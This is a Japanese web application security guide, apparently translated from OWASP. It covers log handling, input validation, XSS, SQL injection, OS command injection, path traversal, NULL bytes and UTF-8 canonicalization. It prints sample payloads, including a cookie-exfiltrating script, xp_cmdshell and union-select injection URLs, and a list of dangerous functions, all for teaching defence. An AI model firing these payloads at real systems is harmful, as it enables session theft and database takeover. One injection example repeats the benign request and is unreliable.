優れたログ管理と収集機能も同じく重要なので、Web サーバとアプリケーションのログ監視機能は無意味ではありません。ログ監視機構が作った情報を間違いなく保存・管理しないと、データを危険な状態にさらすことになり、事後のセキュリティ分析や訴訟に利用できなくなります。ログを専用の独立したホストに収集・統合できれば申し分ありません。ネットワーク接続や実際のログデータの中身は、暗号化して秘密性と完全性をできるだけ守りましょう。

ログを書き出すようにしたなら、ログファイルの属性は新しい情報だけが書き込めるようにしてください(これまでの記録が書き直されたり、削除されたりできないように)。さらにセキュリティをかけるなら、ログは CD-R のような 1 回だけ書き込めて、何度も読めるデバイスにも書き込みましょう。

ログファイルの複製は、数と大きさにもよりますが、定期的(毎日・毎週・毎月等)に作成してください。ログの内容を考慮した命名方法を採り、インデックスを簡単に作成できるようにしましょう。ログ監視が正常に動作していることの確認が、あまりに見過ごされがちです。単純な cron ジョブで可能なのにもかかわらず、です。

ログファイルは、永続的なストレージにコピーもしくは移動し、組織的に行っている全体バックアップの計画にも組み込みましょう。ログファイルとメディアは確実に削除して片付け、組織的に破砕もしくは安全にメディアを破棄する計画に組み込むようにしてください。報告は定期的に作成し、エラー報告と異常検知の傾向を報告に入れましょう。

ログはリアルタイムの侵入検知やパフォーマンス・システム監視ツールに送り込めます。ログ監視コンポーネントはどれも、時刻サーバと同期させてください。そうすれば、すべてのログ監視は遅延による誤差なしにきちんと統一できます。この時刻サーバは強固にし、ネットワークに対して他のサービスを提供しないようにしてください。

10. データ検証

システムに対する良くある攻撃(このセクションの後で説明します)の大部分は、データ検証を適切に行うことで防御でき、攻撃による脅威を大幅に減らせます。データ検証は、安全な Web アプリケーションを設計する上で、大変重要な分野です。データ検証を取り上げた場合は、Web アプリケーションの入出力両方を指します。

検証の方法

データの検証方法は、アプリケーションのアーキテクチャにかなり左右される場合がよくあります。アプリケーションが既に構築済みだと、アプリケーションをまだ設計している段階と比べ、最適なアーキテクチャの構築がかなり困難になります。システムが共通のサービスを提供する際に用いる標準的で体系的な手法を採用していれば、共通した一つのコンポーネントですべての入出力をフィルタできるので、ルールを最適化して、手間を最小限にできます。

データの検証方法を設計する際に、考えられるモデルは主に 3 つあります。

- 既知の正しいデータだけを受け取る。
- 既知の不正なデータを拒否する。
- 不正なデータをサニタイズする。

最適な手が「既知の正しいデータだけを受け取る」であるのは、間違いありません。しかし、この方法が政治的・金銭的・技術的な理由で、いつも実現可能ではないことも分かっています。したがって、その他の方法についても同様に説明します。

下記の 3 つの方法すべてをチェックしなければいけません。

- データタイプ
- 構文
- 長さ

データタイプのチェックは非常に重要です。たとえばアプリケーションは、受け取ったものをオブジェクトとしてではなく、文字列としてチェックしてください。

既知の正しいデータだけを受け取る

先に述べた通り、この方法はデータを検証するのに向いています。アプリケーションは、安全で想定済みである既知の入力だけを受け取ってください。たとえば、パスワードをリセットするシステムが、ユーザ名を入力として受け取る場合を考えてみましょう。正しいユーザ名は、ASCII 文字の A から Z と 0 から 9 までと定義しているとします。アプリケーションは、入力がこのタイプの文字列である A から Z と 0 から 9 までで構成されているかをチェックし(必要に応じて、整形チェックを行ってください)、正しい文字列長もチェックしてください。

既知の不正なデータを拒否する

不正なデータを拒否する作戦をとると、アプリケーションがこれまで遭遇してきた悪意あるデータに左右されます。この方法によって確かに悪影響は制限されますが、Web アプリケーションの攻撃シグネチャを蓄えるデータベースを最新状態にして続けることになり、どのアプリケーションにとっても容易なことではありません。

データをすべてサニタイズする

不正なデータを無害にする試みは、防御の二番手としては有効です。特に不正な入力を拒否するケースには効果があります。しかし、このドキュメントの正規化(Canonicalization)のセクションで触れますが、この作業はとても難しく、一番手の防御手段として頼みにしてはいけません。

クライアント側のデータ検証には頼らない

クライアント側の検証は、迂回される可能性が常に存在します。どんなデータ検証も、信頼できるサーバもしくはサーバ側のアプリケーション配下で行わなければいけません。クライアント側で処理されると、攻撃者は戻り値を見るだけで、それを意のままに改竄できます。これは明白な事実なのにもかかわらず、まだ多くのサイトはログインをはじめとして、JavaScript のようなクライアント側だけのコードでユーザを検証しています。利用が簡単でユーザが使いやすいという目的で、クライアント側でのデータ検証を使うのは分かりますが、本来の検証プロセスとみてはいけません。検証はすべてサーバ側で行ってください。たとえクライアント側で実行する不十分な検証より冗長であったとしても、です。

11. よく起こる問題を防ぐ

メタキャラクタのよくある問題

メタキャラクタは印刷用の文字で、プログラミング言語やオペレーティングシステムのコマンド、個々のプログラムの手続き、そしてデータベースのクエリーの振る舞いに影響を及ぼします。メタキャラクタは様々な方法で符号化できるので、メタキャラクタを取り除く前にデータを正規化(一般文字セットへの変換)する必要があります。

メタキャラクタとその典型的な使い方の例を下記に挙げます。

[;] 追加コマンド実行用セミコロン。

[|] コマンド実行用パイプ。

[!] コマンド実行用びっくりマーク。

[&] コマンド実行用。

[x20] URL やその他の名前(URL 中で)用スペース。

[x00] 文字列やファイル名を短くするヌルバイト

[x04] 偽ファイル終端 EOT。

[x0a] 追加コマンド実行用改行。

[x0d] コマンド実行用改行。

[x1b] エスケープ。

[x08] バックスペース。

[x7f] デリート。

[~] チルダ。

[' "] 引用符 (データベースのクエリーと組み合わせることが多い)。

[-] データベースのクエリーと組み合わせで負数を作る。

[*%] データベースのクエリーと組み合わせて使う。

[`] コマンド実行用バッククォート。

[/¥] 偽パス・クエリー用スラッシュとバックスラッシュ

[<>] ファイル操作用 LT と GT

[<>] Web サーバ上のドキュメントにあるスクリプト言語関連のタグ用。

[?] プログラム・スクリプト言語関連。

[$] プログラム・スクリプト言語関連。

[@] プログラム・スクリプト言語関連。

[:] プログラム・スクリプト言語関連。

[({[]})] プログラム・スクリプト言語関連。

[../] 偽ファイルシステムパス用ドット、スラッシュ、バックスラッシュ

メタキャラクタが、Web アプリケーションへの入力規則に沿うであろう理由は、ほとんどありません。下記のセクションでは、システムとユーザ両者に対してメタキャラクタで攻撃を仕掛ける方法をさらに詳しく説明します。


ユーザへの攻撃

クロスサイトスクリプティング

解説

クロスサイトスクリプティングはマスコミの注目を浴びてきました。呼び名の由来は CERT advisory(CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests)[11]です。この攻撃はシステムのユーザに対するもので、システム自体に対するものではありません。ユーザがサーバ管理者なら、状況は一変します。下記の例を見ながら、この攻撃を説明します。

[11] CA-2000-02 の日本語訳は、 http://www.trinity-ss.com/p_network/cert/advisories/CERT-Advisory-CA-2000-02.html を参考にしてください



犠牲者は、ある目的のために周到に練られた HTTP リクエストを作ってしまう、という罠にかかります。こうさせる方法はいくつかあります。よく使う手は、凝った HTML で書かれた電子メールにあるリンクや Web ベースの掲示板、不正な Web ページに組み込むというものです。たとえば、リンクに悪意ある不正な Web ページが組み込まれていて、犠牲者自身が要求を出してしまったことに気付かないばかりか、犠牲者自体が介在する必要さえないこともありえます。攻撃者は、入力をフィルタしていないアプリケーションをあらかじめ見つけ、要求されたページをユーザに返す際に、悪意あるコードを付け加えます。これで犠牲者の要求が作れます。Web サーバがそのページ要求を受け取ると、サーバはページを送るとともに要求されたコードも送り出します。ユーザのブラウザが新しいページを受け取ると、悪意あるスクリプトが解釈され、ユーザのセキュリティ条件下で実行されます。なぜこれがそんなに問題となるのでしょうか。

最近のクライアント側のスクリプト言語は、単純なページ整形に留まらず、非常に強力になっています。クライアントの多くはお粗末で、パッチ当てもまれです。これらのクライアントが罠にかかり、危険な機能の数々を実行してしまうかもしれません。ユーザ認証済みの Web アプリケーションを攻撃者が選ぶと、(ユーザのセキュリティ条件下で動作する)スクリプトは、ユーザに代わって機能を実行してしまいます。

これまで基本的な考え方を説明する例として、ユーザが Web アプリケーションにログインするケースがよく挙げられてきました。攻撃者は、犠牲者が Web アプリケーションにログインしていて、セッションクッキーに記録されている正しいセッションを張っている、と考えています。攻撃者は、検証するためにユーザの入力をチェックしていないアプリケーションのある部分にリンクを張ります。これでユーザ(犠牲者)の要求とその応答を基本的には処理できます。アプリケーションに対する正規の入力がフォーム経由なら、下記のような HTTP リクエストに変換されるでしょう。

http://www.owasp.org/test.cgi?userid=owasp

いい加減に書かれたアプリケーションは、ページに存在する変数を「owasp」といった、ユーザに分かりやすい名前で返すことでしょう。

単純な URL 攻撃は下記のようになります。

http://www.owasp.org/test.cgi?userid=owasp<script>alert(document.cookie)</script>

この例では、ブラウザがポップアップし、ポップアップしたウィンドウにそのサイト用のユーザクッキーが表示されます。この例は無害ですが、本物の攻撃者はクッキーを別の場所に送ってしまうデータを作るでしょう。構文は下記のようになります。

<script>document.write('<img src="http://targetsite.com'+document.cookie+'")</script>

実行されるペイロードは複数あります。たとえば、

<img src = "malicious.js">

<script>alert('hi')</script>

<iframe = "malicious.js">

</programlisting>

これとは別に興味深いケースとして、特に Java で開発する人が困ってしまうものがあります。下記を読めば分かるように、特定の入力は変更されることなくユーザに戻ってくる、という発想に基づいています。つまりそれが悪意あるスクリプトなのです。サーブレットのような Java アプリケーションが、エラーをうまく処理できずにスタックトレースをユーザのブラウザに送れるようなら、攻撃者は例外処理を実行し、要求の最後に悪意あるスクリプトを付ける URL を組み立てられます。例はこのようになります。

http://www.victim.com/test?arandomurlthatwillthrowanexception<script>alert('hi')</script>

以上のように、クロスサイトスクリプティングが利用される方法はたくさんあります。Web サイトは、ページが要求されると自動的にロードされる画像のようなリンクを組み込めます。Web メールでは、メールが開かれると自動的に実行したり、ユーザがだまされて一見無害のリンクをクリックしたりします。

軽減のテクニック

クロスサイトスクリプティングの防止は、Web アプリケーションが広く分散しているため、とても骨の折れる作業です。アーキテクチャ上、中央に要求がすべて集まり、中央からまた出て行く構成であれば問題は簡単で、共通コンポーネントで解決できます。

入力検証方法が私たちの推奨するものと同じであれば、つまり予想済みの入力だけを受け取れば、問題はかなり軽減できます(入力として HTML を受け取る必要がなければ)。ただし、私たちはこれが正しい方法として十分であると、押し付けるわけにはいきません。

Web サーバがどの文字符号を利用しているのか指定していないと、クライアントはどの文字が特殊なのか判断できません。文字符号が指定されていない Web ページは、たいていはうまく動作します。それは大部分の文字セットが 128 未満のバイト値を持つ同じ文字に割り当てられているからです。128 以上の文字でどれが特殊なのかを判断するのは幾分面倒です。

16 ビットで文字を符号化するものには、「<」のようなスペシャルキャラクタ用に、別途マルチバイト表現があるものもあります。これは定義済みの振る舞いなのですが、攻撃を避けることがさらに困難になります。

Web サーバは文字セットを設定し、サーバが挿入するデータが特定の符号化において特別扱いになるバイトシーケンスから決して影響を受けないようにしてください。この設定は普通アプリケーションサーバもしくは Web サーバで行います。サーバは各 html のページで文字セットを下記のように定義してください。

<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1" />

上記はブラウザに対して、このページを正しく表示するには、どの文字セットが使われるべきなのかを示しています。その他にもほとんどのサーバはブラウザに対して、サーバへ戻されるデータを渡す時に使用する文字セットが何であるかを、フォームに設定しなければいけません。また、サーバアプリケーション内部でどの文字セットを使うのかも、設定しなければいけません。各サーバの文字セットの制御は様々な設定になっていますが、入力データの正規化を理解することはとても重要です。このプロセスを管理すれば、国際化に取り組む際にもとても役に立ちます。

スペシャルメタキャラクタのフィルタリングも大切です。HTML はある文字を「特別」扱いで定義し、ページ書式に影響を与えます。

HTML の body では、

- 「<」はタグの開始。
- 「&」は文字エンティティの開始。

注意：ブラウザの中には、できの悪い HTML を整えようとするものがあり、「>」を「<」であるかのように扱うものもあります。

属性では、

- ダブルクォーテーションは属性値の終わりの印。

- シングルクォーテーションは属性値の終わりの印。
- 「&」は文字エンティティの開始。

URL では、

- 空白やタブ、改行は URL の終了を表す。
- 「&」は文字エンティティもしくはクエリー文字列パラメータのセパレータを表す。
- 非アスキー文字(つまり、ISO-8859-1 符号で 128 以上のすべての文字)は、URL では認められない。
- HTTP エスケープシーケンスで符号化され、サーバ側のコードで復号される入力パラメータのどこに「%」があっても、フィルタしなければならない。

動的な出力を必ず正しく符号化すれば、ユーザへ渡された悪意あるスクリプトを防げます。これは防止策として保証があるわけではありませんが、ある状況下では問題を解決するのに役立ちます。アプリケーションは正しい判断が可能になり、信頼できないデータを符号化し、信頼できるデータをそのままにしておくことで、マークアップしたコンテンツを維持できます。

さらに詳しく知りたいなら、

http://www.cert.org/tech_tips/malicious_code_mitigation.html

システムへの攻撃

ダイレクトな SQL コマンド

解説

設計がうまいアプリケーションは、ユーザとビジネスロジックを分離しています。しかし、アプリケーションにはユーザの入力を検証せずに、悪意あるユーザがデータベースを直接呼び出せるようになっているものもあります。この攻撃はダイレクト SQL インジェクション(direct SQL injection)と呼ばれ、意外なほど簡単です。

パスワードの変更ができる機能を持つ Web アプリケーションを思い浮かべてください。現状そうなっているものがほとんどです。ログインしてからアカウントオプションのページにたどりついて、パスワードの変更を選択し、古いパスワードを入力し、新しいパスワードを指定します。もちろんセキュリ

ティのために二度入力します。ユーザは自分が何をしているのか分かっていますが、裏では不思議なことが行われています。ユーザが Web のフォームで古いパスワードを入力し、二度新しいパスワードを入力した時、ブラウザは Web アプリケーションに対して http リクエストを作成し、データを送ります。転送データを保護するために、SSL 越しに行われているはずです。

典型的なリクエストは、下記のようになります(分かりやすくするために、ここでは GET リクエストを使いますが、実際には POST が使われます)。

http://www.victim.com/changepwd?pwd=Catch22&newpwd=Smokin99&newconfirmpwd=Smokin99&

この要求を受け取るアプリケーションは、入力として 4 組のパラメータを受け取ります。

Pwd=Catch22

Newpwd=Smokin99

Newconfirmpwd=Smokin99

Uid=testuser

ユーザに配慮して、新しい 2 つのパスワードがマッチしているか必ずチェックし、重複したデータを破棄し、オリジナルのパスワードをチェックするデータベースのクエリーを発行し、新しく入力されたパスワードを古いものと置き換えます。データベースのクエリーは次のようになります。

UPDATE usertable SET pwd='$INPUT[pwd]' WHERE uid='$INPUT[uid]';

ここまですべては順調です。ただしそれは、攻撃者が要求の中に実際に起動して実行できる別のデータベース機能を追加できることに気づくまでの間です。この時点で攻撃者は機能を追加し、管理者が設定したパスワードのどれかを、攻撃者が選んだパスワードへ簡単に置き換えてしまいます。たとえば、

http://www.victim.com/changepwd?pwd=Catch22&newpwd=Smokin99&newconfirmpwd=Smokin99&

この結果は惨憺たるものです。攻撃者は管理権限のあるパスワードを自分が選んだパスワードにリセットしてしまい、正規のシステム所有者を締め出し、無制限にアクセスできるようにしてしまいます。設計がお粗末な Web アプリケーションとは、ハッカーが正規のシステム記録へ意のままにデータを置いたり、引き出したりできるアプリケーションです。

上記の例では、送られた正規のデータにデータベースのクエリーを追加するテクニックを使っています。ダイレクト SQL インジェクションは下記のように行えます。

- SQL 値の変更。
- SQL 文の連結。
- 命令文に機能呼び出しやストアドプロシージャを追加。
- 検索されたデータのタイプキャストや連結。

下記に、これらのテクニックの例を挙げます。

SQL 値の変更

```
UPDATE usertable SET pwd='$INPUT[pwd]' WHERE uid='$INPUT[uid]';
```

悪意ある HTTP リクエスト

```
http://www.none.to/script?pwd=ngomo&uid=1'+or+uid+like'%25admin%25';
```

SQL 文の連結

```
SELECT id,name FROM products WHERE id LIKE '%$INPUT[prod]%';
```

悪意ある HTTP リクエスト

http://www.none.to/script?0';insert+into+pg_shadow+usename+values+('hoschi')

SQL 文に関数とストアドプロシージャを追加する

SELECT id,name FROM products WHERE id LIKE '%$INPUT[prod]%';

悪意ある HTTP リクエスト

http://www.none.to/script?0';EXEC+master..xp_cmdshell(cmd.exe+/c)

検索されたデータをタイプキャストしたり連結したりする。

SELECT id,t_nr,x_nr,i_name,last_update,size FROM p_table WHERE size =

悪意ある HTTP リクエスト

http://www.none.to/script?size=0'+union+select+'1','1','1',concat(uname||'-'||passwd)+as+i_name+'1'+'

軽減のテクニック

SQL インジェクションを防ぐのは、骨の折れる作業です。それは Web システムが複数のアプリケーションから構成され、広範に分散しているためです。SQL コマンドを実行する直前にフィルタリングすると、フィルタリングを間違えるリスクが軽減しますので、これを実現するために共有コンポーネントを開発してください。

私たちの推奨する入力検証の方法と同じなら、つまり、想定済みの入力だけを受け取るなら、問題は大幅に軽減します。しかしこの解決方法では、SQL インジェクション攻撃すべてを止めることはできそうにありません。また、入力をフィルタリングするアルゴリズムごとに、データがクエリーの一部になっているか否かを判定しなければならず、またそのようなクエリーに出くわすかもしれないデータベースが何なのかも知っておかなければいけないとなると、実装するのは困難でしょう。たとえば、

「O'Neil」というスペシャルキャラクタ(')を名前に含んだユーザが、あるフォームに入力するとします。この入力は本物の名前の一部なので、許可しないといけません。しかし、この名前がデータベースのクエリーの一部なら、エスケープする必要があるでしょう。データベースが違えば文字をエスケープする方法も異なります。しかし、ここで理解していただきたい重要なことは、データベース用にデータを正規化しなければならない、ということです。幸い、この問題を解決するのにとても良い方法があります。

SQL インジェクション攻撃からシステムを防御する最善の方法は、あらかじめ用意した命令文やパラメータ化したストアドプロシージャで、クエリー全体を構成する方法です。あらかじめ用意した命令文やパラメータ化したストアドプロシージャは、変数をカプセル化し、内部で自動的にスペシャルキャラクタをエスケープして、ターゲットとなるデータベースにぴったりあうものにしてください。

共通データベース API は、開発者が SQL クエリーを書くのに当たって、2 つの手法を用意しています。たとえば JDBC では、リレーショナルデータベース用に標準 Java API がありますが、クエリーを書く際に、PreparedStatement を使っても、単に String を使っても可能です。パフォーマンスとセキュリティ両面から好ましいのは、PreparedStatement を利用する方法です。PreparedStatement を使えば、一般的なクエリーは「?」をパラメータ値の代わりとして書けます。パラメータ値は次のステップで置き換えます。JDBC ドライバが置き換えるようにすれば、値はパラメータが意図した値としてだけ解釈され、パラメータにどんなスペシャルキャラクタが入っていても、自動的にそのデータベース用ドライバがエスケープするはずです。データベースが違えば文字をエスケープする方法も異なります。したがって、JDBC ドライバにこの機能を負わせれば、システムの移植性がさらに向上します。

下記のクエリー(上記の例を再掲載)が、JDBC の PreparedStatement を使って作られたとすると、$INPUT[uid]という値は uid の値としてだけ解釈されるでしょう。これは入力文字列に使われている引用符やその他スペシャルキャラクタが何であれ、そうなります。

```
UPDATE usertable SET pwd='$INPUT[pwd]' WHERE uid='$INPUT[uid]';
```

その他の言語においても、データベースとの共通インタフェース層には同様な防御方法があります。たとえば、Perl の DBI モジュールがそれで、JDBC の PreparedStatement と非常によく似た方法で、

あらかじめ用意した命令文を作成できます。開発者は開発サイクルの初期段階から、自分たちのシステムであらかじめ用意した命令文の動作をテストするようにしてください。

あらかじめ用意した命令文を使っても、あらゆる問題が解決できるわけではないので、入力データの検証をしっかりすることを強く推奨します。できるだけ両方のテクニックを駆使して、多重防御を実践してください。また、アプリケーションを動かす基盤によっては、PreparedStatement と似た機能を提供するものがない場合があるかもしれません。その場合には下記に述べる、2 つの入力検証ステップのルールにできるだけ従ってください。

SQL クエリーはデータ値から構成してください。決して他の SQL クエリーやその一部から構成しないでください。

「あまりにひどい」手をとらざるを得ないなら、SQL 命令の中で使われているスペシャルキャラクタをアプリケーションでフィルタしてください。「+」、「,」「'」(シングルクォート)、「=」がそれに該当します。

さらに詳しく知りたいなら、

http://www.nextgenss.com/papers/advanced_sql_injection.pdf

http://www.sqlsecurity.com/faq-inj.asp

http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf

http://www.nextgenss.com/papers/advanced_sql_injection.pdf

http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf

ダイレクトな OS コマンド

解説

プログラミング言語のほぼすべてで、「システムコマンド」と呼ばれるコマンドが利用できるようになっています。そして多くのアプリケーションが、この種の機能を利用しています。プログラミング言語やスクリプト言語が持っているシステムとのインタフェースは、ベースになっているオペレーティングシステムに入力(コマンド)を渡します。オペレーティングシステムはその入力を実行し、出力を

様々な返り値(実行の成功や失敗等)としてアプリケーションに返すとともに、標準出力にも出力します。

システムコマンドは非常に便利な機能で、ちょっと工夫すれば Web アプリケーションに組み込めます。Web アプリケーションでこの種のコマンドをよく使用するのは、ファイル関連(削除やコピー)や電子メールの送付、オペレーティングのツールを呼び出し、アプリケーションの入出力を色々と修正(フィルタ)といったケースです。

スクリプト言語やプログラミング言語とオペレーティングシステムを使うと、下記が可能になります。

- システムコマンドの変更。
- システムコマンドに渡すパラメータの変更。
- コマンドの追加と OS のコマンドラインツールの実行。
- 実行済みのコマンドの中でさらにコマンドを実行。

避けるべきよくある問題点は、下記の通りです。

PHP

- require()
- include()
- eval()
- preg_replace() (with /e modifier)
- exec()
- passthru()
- `` (backticks)
- system()
- popen()

シェルスクリプト

- はっきりしないことが多く、かつシェルに依存する。

Perl

- open()
- sysopen()
- glob()
- system()
- '' (backticks)
- eval()

Java(Servlets, JSP's)

- System.* (especially System.Runtime)

C & C++

- system()
- exec**()
- strcpy
- strcat
- sprintf
- vsprintf
- gets
- strlen
- scanf
- fscanf
- sscanf
- vscanf
- vsscanf

- vfscanf
- realpath
- getopt
- getpass
- streadd
- strecpy
- strtrns

軽減のテクニック

ダイレクトな OS コマンドを防ぐのは、Web アプリケーションが広く分散し、複数のアプリケーションが入っているため、とても骨の折れる作業です。アーキテクチャ上、中央に要求がすべて集まり、中央から出て行く構成であれば問題は簡単で、共通コンポーネントで解決します。検証は、意図して作ったシステム入出力口のそばにあればあるほど効果的で、あらゆる点で的確な評価ができます。

入力検証の方法が私たちの推奨するものと同じなら、つまり想定済みの入力だけを受け取るなら、問題は大幅に軽減します。ただし、私たちはこれが正しい方法として十分であると、押し付けるわけにはいきません。

パスの乗り越え(Path Traversal)とパス情報の漏洩(Path Disclosure)

解説

Web アプリケーションの多くは、Web サーバ上のファイルシステムをプレゼンテーション層として活用し、一時的・永続的な情報を保存しています。情報には画像ファイルや静的な HTML、CGI のようなアプリケーションといった、ページに付加価値を付けるものが該当します。WWW-ROOT ディレクトリは、Web サーバ上では通常仮想のルートディレクトリになっていて、HTTP クライアントからアクセスできます。Web アプリケーションは、所定の場所にある WWW-ROOT の内外にデータを保存しているでしょう。

アプリケーションが、たとえば「../」というパスを表すメタキャラクタをチェックして処理「しない」と、アプリケーションは、「パスの乗り越え(Path Traversal)」攻撃に脆弱になります。攻撃者は悪意ある要

求を作成し、/etc/passwd のようなファイルの物理的な場所について、データを送らせることが可能になります。これは一般的には「ファイル情報の漏洩(File Disclosure)」の脆弱性と呼ばれています。攻撃者はこの特性を利用して、パス乗り越え攻撃用に特別に作りこんだ URL を作り、ダイレクトな OS コマンドのインジェクションやダイレクトな SQL インジェクションといった、その他攻撃と連携させるかもしれません。

PHP や Perl、SSI のようなスクリプト言語や、要求があれば自動的にコードを実行する「テンプレートベースのシステム」は、ファイルを include したり、eval したりします。バイナリが存在するシステムディレクトリにたどり着くと、ファイルをオープンしたり、include したり、eval したりせずに、設計「外」のパスでシステムコマンドが実行されてしまいます。

軽減のテクニック

開発に使っている言語が用意している、パスを正規化する機能を利用してください。また、Unicode 表現も含め「../」のような違反しているパス文字列もシステムへの入力から削除してください。
「chroot した」サーバを使うと、この問題を軽減できます。

パスの乗り越えとパス情報の漏洩を防ぐことは、Web アプリケーションが広く分散し、かつそこには複数のアプリケーションが入っているため、とても骨の折れる作業です。アーキテクチャ上、中央に要求がすべて集まり、中央から出て行く構成であれば問題は簡単で、共通コンポーネントで解決します。

入力検証の方法が私たちの推奨するものと同じなら、つまり予想済み入力だけを受け取るなら、問題は大幅に軽減します。ただし、私たちはこれが正しい方法として十分であると押し付けるわけにはいきません。

NULL バイト

解説

Web アプリケーションは様々なプログラミング言語で開発されていますが、アプリケーションにさらに処理機能を持たせるため、その言語実装の基礎となっている低レベルな C の関数にデータを渡すことがあります。

仮に文字列を「AAA¥0BBB」として、これが正しい文字列として Web アプリケーション(厳密にはプログラミング言語)が受け取ると、その基礎をなす C の関数が「AAA」と縮めてしまうかもしれません。なぜこうなるかというと、C/C++は NULL バイト(¥0)を文字列の終端として受け取るからです。「重要な」パラメータに NULL バイトを挿入することで、入力を正しく検証していないアプリケーションをだませます。通常これは NULL バイト(%00)の URL 符号化で実現します。特別な場合として、Unicode 文字の使用が可能であるケースもあります。

この攻撃で利用可能なのは下記の通りです。

- 物理パスやファイル、OS 情報を漏洩。
- 文字列を短くする。
- パス。
- ファイル。
- コマンド。
- コマンドのパラメータ。
- 検証チェックの回避、パラメータ中の部分文字列を検索。
- SQL クエリーに渡す文字列を切り落とす。

人気があるスクリプト言語とプログラミング言語で最も影響を受けるものは、下記の通りです。

- Perl (非常に受ける)
- Java (File, RandomAccessFile と同じような Java クラス)
- PHP (設定次第)
-

軽減のテクニック

NULL バイト攻撃を防ぐには、アプリケーションが入力を処理する前に入力をすべて検証する必要があります。

正規化(Canonicalization)

頻繁に起こる攻撃を把握・理解できたところで、正規化に踏み込みましょう。

正規化とは、システムがデータをある形式から別の形式に変換する方法です。正規の(Canonical)とは、最も簡潔で標準的な形式を意味します。正規化は、ある表現形式を最も簡潔な形式に変換する処理です。Web アプリケーションは、URL 符号化から IP アドレスの変換まで、実に多くの要素を正規化しなければいけません。セキュリティがデータの正規形式に基づいて判断される場合、アプリケーションが正規化処理を正しく扱えることが当然ながら必要となります。

Unicode

例として、Unicode 文字を見るとしましょう。Unicode は Java 言語の内部形式です。Unicode の符号化は、複数バイトの文字を保存する手段の一つです。データを入力できる所ならどこでも、Unicode を使ってデータを入力し、悪意あるコードを隠して、様々な攻撃が可能になります。RFC 2279[12]では、テキストを符号化する様々な方法を挙げています。

Unicode は、全世界で文字を扱うシステムの大部分をカバーする Universal Character Set(UCS)を考慮して開発されました。しかし、マルチバイト文字は現在使われているアプリケーションやプロトコルと互換性がありませんので、特性を修正して UCS transformation format(UTF)を開発するに至りました。UTF-8 は、US-ASCII の範囲をすべてカバーしています。これは US-ASCII 値に依存しているファイルシステムやパーサ、その他ソフトウェアと互換性があり、その他の値は透過です。

Unicode 符号化攻撃では、独自の問題がいくつかあり、問題をさらに複雑にしています。一番の問題は文字マッピング、二番目は文字符号化に関連しています。さらに、アプリケーションがどの文字マッピングをサポートしているか、アプリケーションがそのマッピングをどのように符号化・復号化するか、という問題にも関連しています。

[12] RFC2279 の日本語訳は、http://www.akanko.net/marimo/data/rfc/rfc2279-jp.txt を参考にしてください。

図 11.1

UCS-4 Range	
0x00000000-0x0000007F	0xxxxxxx
0x00000080 - 0x000007FF	110xxxxx 10xxxxxx
0x00000800-0x0000FFFF	1110xxxx 10xxxxxx 10xxxxxx
0x00010000-0x001FFFFF	11110xxx 10xxxxxx 10xxxxxx 10xxxxxx
0x00200000-0x03FFFFFF	111110xx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx
0x04000000-0x7FFFFFFF	1111110x 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx

つまり、2 つの観点から不正な UTF-8 符号化を作り出すことが可能です。

- UTF-8 シーケンスは、符号を表現するのに必要以上に長くなる。
- UTF-8 シーケンスには、不正な形式のオクテットが入るおそれがある(つまり上記 6 形式に非準拠)。

UTF-8 表現で重要な点は、Web サーバとアプリケーションが、UTF-8 の入力処理を複数ステップ踏むところです。このステップの順序が、時にアプリケーションのセキュリティにとって大切になります。基本的にこのステップは「URL 復号化」とその後の「UTF-8 復号化」から構成され、この二つの組み合わせが様々なセキュリティチェックであり、処理ステップになります。たとえば、あるセキュリティチェックが「..」を検索し、そのチェックが UTF-8 復号化前に実行されれば、非常に長い UTF-8 形式に「..」が挿入可能となります。たとえセキュリティチェックがドットを正しくない形式と認識したとしても、すべての形式で分かるとは限りません。例:ASCII 文字の「.(ドット)」を検討してみましょう。「.」の正規表現はドット(ACII の 2E)です。けれどもドットを二番目の UTF-8 の範囲(2 バイト)にある文字と判定したとすると、C0 AE というような長すぎる表現になってしまいます。同様に、もっと長い表現もあります。それは、E0 80 AE と F0 80 80 AE、F8 80 80 80 AE、FC 80 80 80 80 AE 等です。

